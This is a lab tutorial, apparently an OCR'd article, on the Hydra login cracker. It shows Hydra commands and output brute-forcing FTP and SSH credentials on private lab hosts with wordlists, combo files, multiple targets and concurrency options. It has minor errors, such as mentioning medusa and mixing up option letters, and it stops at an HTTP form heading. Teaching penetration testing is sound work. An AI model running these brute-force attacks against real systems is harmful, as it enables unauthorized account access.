Hydra for Pentester

Introduction to Hydra

Hydra - a very fast network logon cracker which supports many different services. It is a parallelized login cracker which supports numerous protocols to attack. New modules are easy to add, besides that, it is flexible and very fast. This tool gives researchers and security consultants the possibility to show how easy it would be to gain unauthorized access from remote to a system.

Currently this tool supports: adam6500, afp, asterisk, cisco, cisco-enable, csv, firebird, ftp, ftps, http[s]-{head|get|post}, http[s]-{get|post}-form, http-proxy, http-proxy-urlenum, icq, imap[s], irc, ldap2[s], ldap3[-{cram|digest}md5][s], mssql mysql(v4), mysql5, ncp, nntp, oracle, oracle-listener, oracle-sid, pcanywhere, pcnfs, pop3[s], postgres, rdp, radmin2, redis, rexec, rlogin, rpcap, rsh, rtsp, s7-300, sapr3, sip,smb, smtp[s], smtp-enum, snmp, socks5, ssh,

sshkey, svn, teamspeak, telnet[s], vmauthd, vnc, xmpp

For most protocols SSL is supported (e.g., https-get, ftp-ssl, etc.). If not, all necessary libraries are found during compile time, your available services will be less. Type "hydra" to see what is available.

```
┌──(root㉿kali)-[~]
└─# hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x
 MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-pr
oxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] post
gres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

To guess Password for specific username

If you have a correct username but want to login without knowing the password, so you can use a list of passwords and brute force on passwords on the host for ftp service.

Here -l option is for username -P for password lists and host ip address for ftp service.

```
┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt 192.168.1.141 ftp

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-
```

For login ignite password 123 made success.

To guess username for specific password

You may have a valid password but no idea what username to use. Assume you have a password for a specific ftp login. You can brute force the field with correct username wordlists to find the correct.

You can use the -L option to specify user wordlists and the -p option to specify a specific password.

```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -p 123 192.168.1.141 ftp

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: pentest   password: 123
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-
```

Here, our wordlist is users.txt for which -L option is used, and password is 123 and for that -p option is used over ftp.

Brute forcing Username and Password

Now if you don't have either of username or password, for that you can use brute force attack on both the parameters username and password with wordlist of both and you can use -P and -U parameters for that.

```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:43:23
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tri
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:43:33
```


Users.txt is wordlist for username and pass.txt is wordlist for password and the attack has displayed valid credentials ignite and 123 for the host.

Verbose and Debug Mode


-V option is used for verbose mode, where it will show login+pass combination for each attempt. Here, I have two wordlists users.txt and pass.txt so the brute force attack was making combinations of each login+password and verbose mode showed all the attempt.

```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:46:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per t
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 4 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 5 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 6 of 35 [child 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4321" - 7 of 35 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "raj" - 8 of 35 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "divya" - 9 of 35 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "P@ssw0rd" - 10 of 35 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "Password" - 11 of 35 [child 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "123" - 12 of 35 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "1234" - 13 of 35 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "4321" - 14 of 35 [child 13] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "raj" - 15 of 35 [child 14] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "divya" - 16 of 35 [child 15] (0/0)
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "P@ssw0rd" - 17 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "Password" - 18 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "123" - 19 of 35 [child 6] (0/0)
```

Here the users.txt has 5 username and pass.txt has 7 passwords so the number of attempts were 5*7= 35 as shown in screenshot.
Now is the -d option used to enable debug mode. It shows the complete detail of the attack with waittime, conwait, socket, pid, RECV



-d option enabled debug mode which, as shown displayed complete detail of the attack.



NULL/Same as Login or Reverse login Attempt

Hydra has an option -e which will check 3 more passwords while brute forcing. [n] for null, [s] for same i.e., as same as username and [r] for reverse i.e., the reverse of username. As shown in the screenshot, while brute forcing the password field, it will first check with null option then same option and after that reverse. And then the list which I have provided.

```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V -e nsr
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or se

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:01:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 55 login tries (l:5/p:11), ~4 tries per
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "ignite" - 1 of 55 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "" - 2 of 55 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "etingi" - 3 of 55 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 4 of 55 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 5 of 55 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 6 of 55 [child 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "password" - 7 of 55 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 8 of 55 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 9 of 55 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 10 of 55 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4321" - 11 of 55 [child 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "privs" - 12 of 55 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "" - 13 of 55 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "svirp" - 14 of 55 [child 13] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "raj" - 15 of 55 [child 14] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "divya" - 16 of 55 [child 15] (0/0)
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "P@ssw0rd" - 17 of 55 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "password" - 18 of 55 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "Password" - 19 of 55 [child 11] (0/0)
```

I have enabled verbose mode also so that we can get detail information about the attempts made while brute forcing.

Saving output in Disk

This tool gives you an option to save the result into the disk. Basically, for record maintenance, better readability and future preferences we can save the output of the brute force attack into a file by using -o parameter.

I tried to use this option and got success using the above command where the output is stored in result.txt file.


```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result.txt

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:51:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tri
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:51:57

┌──(root㉿kali)-[~]
└─# cat result.txt
# Hydra v9.3 run at 2022-04-11 13:51:47 on 192.168.1.141 ftp (hydra -L users.txt -P
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
```

I have used this option to store result in json file format also, this type is unique thing provided by hydra.

```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -o result:json

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:24:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tri
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:24:50

┌──(root㉿kali)-[~]
└─# cat result:json
# Hydra v9.3 run at 2022-04-11 14:24:40 on 192.168.1.141 ftp (hydra -L users.txt -P
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
```


To Resume Brute Force Attack

It may happen sometimes, that attack gets halted/paused accidently due to some unexpected behaviour by hydra. So, hydra has solved this problem by including -R option so that you can resume the attack from that position rather than starting from beginning.
First, I started the attack using the first command, then after that halted the attack by pressing CTRL + C and then by using second command I have resumed the attack.




Password generating using various set of characters

To generate passwords using various set of characters, you can use -x option. It is used as -x min:max:charset where,
Min: specifies minimum number of characters in password.
Max: specifies maximum number of characters in password.
Charset: charset can contain 1 for numbers, a for lowercase and A for uppercase characters. Any other character which is added is put to the list.
Let's consider as example: 1:2:a1%.
The generated passwords will be of length 1 to 2 and contain lowercase letters, numbers and/or percent signs and dots.
So, here minimum length of password is 1 and max length is 3 in which it will contain numbers and for password 123 it showed success.



To make you understand better I have used -V mode and it has displayed result in detail.



To attack on specific port rather than default

Network admins sometimes change the default port number of some services for security reasons. In the previous commands hydra was making brute force attack on ftp service by just mentioning the service name rather than port, but as mentioned earlier default port gets changed at this time hydra will help you with -s option. If the service is on a different default port, define it using -s option.

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.141
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-11 14:07 EDT
Nmap scan report for 192.168.1.141
Host is up (0.00065s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
80/tcp   open  http       Apache httpd 2.4.41
2222/tcp open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu
3128/tcp open  http-proxy Squid http proxy 4.10
MAC Address: 00:0C:29:10:98:21 (VMware)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```

So, to perform, first I tried running nmap scan at the host. And the screenshot shows all open ports where ssh is at 2222 port. So post that I tried executing the hydra command with -s parameter and port number.

I have brute forced on ssh service mentioning the port number, 2222.

```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ssh -s 2222

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:08:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries
[DATA] attacking ssh://192.168.1.141:2222/
[2222][ssh] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:08:34
```

Here it found valid entries with user ignite and password 123.

Attacking on Multiple Hosts

As earlier I performed brute force attack using password file pass.txt and username file users.txt on single host i.e., 191.168.1.141. But if there are multiple hosts, for that you can use -M with the help of which brute force is happening at multiple hosts.

First, I have created a new file hosts.txt which contains all the hosts. Then the result is showing 2 valid hosts, username and password with success.

```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt -M hosts.txt ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:10:27
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tr
[DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[21][ftp] host: 192.168.1.156   login: privs   password: 123
2 of 2 targets successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:10:38
```

Now in above command I have used -M option for multiple hosts so, it is very time consuming to display all the attempts taking place while the attack, for that medusa has provided -F option such that attack will exit after the first found login/password pair for any host.

```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt -M hosts.txt ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:32:34
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tries
[DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[21][ftp] host: 192.168.1.156   login: privs   password: 123
2 of 2 targets successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:32:45

┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt -M hosts.txt ftp -F

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:32:50
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 35 login tries (l:5/p:7), ~3 tries
[DATA] attacking ftp://(2 targets):21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[STATUS] attack finished for 192.168.1.141 (valid pair found)
2 of 2 targets successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:32:51
```

Using Combo Entries

This tool gives you a unique parameter -C for using combo entries. First you need to create a file which has data in colon separated "login:pass" format, and then you can use -C option mentioning file name and perform brute force attack instead of using -L/-P options separately. In this way, attack can be faster and gives you desired result in lesser time.
So, I have created a userpass.txt file using cat command and entered details in “login:pass” format. Then I used -C option in the hydra command to start the attack.

```
┌──(root㉿kali)-[~]
└─# cat userpass.txt
root:toor
ignite:123
privs:123

┌──(root㉿kali)-[~]
└─# hydra -C userpass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milit

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:18:03
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries, ~1 try per task
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 14:18:06
```


Concurrent Testing on Multiple Logins

If you want to test multiple logins concurrently, for that you can use -t option by mentioning the number and hence hydra will brute force concurrently.
As shown in the screenshot, three attempts are made concurrently, three passwords are concurrently checking with user ignite at host 192.168.1.141, as you can observe child changes 0, 1,2 that means it is concurrently making three attempts and printed 3 of them simultaneously.

```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -t 3 -V

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secre

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 14:46:11
[DATA] max 3 tasks per 1 server, overall 3 tasks, 35 login tries (l:5/p:7), ~12 tries per task
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 4 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 5 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 6 of 35 [child 2] (0/0)
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
```

HTTP Login Form Brute Force

